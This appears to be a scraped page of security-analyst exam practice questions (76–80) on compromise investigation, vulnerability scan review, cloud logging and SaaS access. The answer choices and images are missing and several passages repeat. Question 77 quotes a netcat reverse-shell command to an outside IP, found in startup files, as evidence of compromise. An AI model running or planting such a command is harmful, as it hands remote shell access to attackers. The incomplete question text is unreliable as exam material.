

Question 76
A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:

Which of the following lines indicates the computer may be compromised?
Which of the following lines indicates the computer may be compromised?
Question 77
A security analyst is investigating the possible compromise of a production server for the company's public-facing portal. The analyst runs a vulnerability scan against the server and receives the following output:

In some of the portal's startup command files, the following command appears:
nc -o /bin/sh 72.14.1.36 4444
Investigating further, the analyst runs Netstat and obtains the following output

Which of the following is the best step for the analyst to take NEXT?
In some of the portal's startup command files, the following command appears:
nc -o /bin/sh 72.14.1.36 4444
Investigating further, the analyst runs Netstat and obtains the following output
Which of the following is the best step for the analyst to take NEXT?
Question 78

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Question 79
Which of the following BEST describes how logging and monitonng work when entering into a public cloud relationship with a service provider?
Question 80
A security team wants to make SaaS solutions accessible from only the corporate campus.
Which of the following would BEST accomplish this goal?
Which of the following would BEST accomplish this goal?